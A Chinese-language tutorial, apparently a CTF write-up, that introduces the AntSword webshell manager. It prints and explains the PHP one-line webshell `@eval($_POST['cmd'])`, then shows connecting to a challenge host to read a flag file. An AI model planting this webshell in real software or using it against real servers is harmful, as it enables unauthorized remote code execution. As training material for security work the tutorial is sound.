中国蚁剑的使用

简单介绍

蚁剑

中国蚁剑和中国菜刀类似，是一款webshell终端管理工具，它主要面向于合法授权的渗透测试安全人员以及进行常规操作的网站管理员。

一般结合一句话木马使用

参考资料:https://blog.csdn.net/weixin_39190897/article/details/86772765

一句话木马


在很多的渗透过程中，渗透人员会上传一句话木马（简称Webshell）到目前web服务目录继而提权获取系统权限，不论asp、php、jsp、aspx都是如此

基本原理:
用最为常见的php一句话木马为例，<?php @eval($_POST['cmd']);?>
<?php ?>为php固定规范写法，
@表示后面如果执行错误不会报错，
eval()函数表示括号里的语句字符串全做代码执行，
$_POST['cmd']表示从页面中以post方式接受变量cmd


接下来写个题看看

很经典的一句话木马，看到菜刀想到中国菜刀（但是现在中国菜刀早就没人维护了，很难找到官方版本，故直接使用蚁剑）


选择添加数据




将网站URL输入进去，连接密码是Syc（题目提醒，从网页面post传参接受的变量）



成功连接上目标主机，接下来我们就可以任意查看目标主机的任意文件（因为是找flag我们就直接找flag名字文件）


中国蚁剑
AntSword 编辑 窗口 调试
117.21.200.176
目录列表 (0)
/
var
www
html
文件列表 (1)
新建
上层
刷新
主目录
书签
/var/www/html/
读取
名称
日期
大小
属性
index.php
2019-10-11 05:54:28
766 b
0644
任务列表


AntSword 编辑 窗口 调试
117.21.200.176
编辑: /flag
/flag
刷新
高亮
用此编码打开
保存
1 flag{fa58a7ec-68e3-40f3-9783-068c08d7a7b6}
2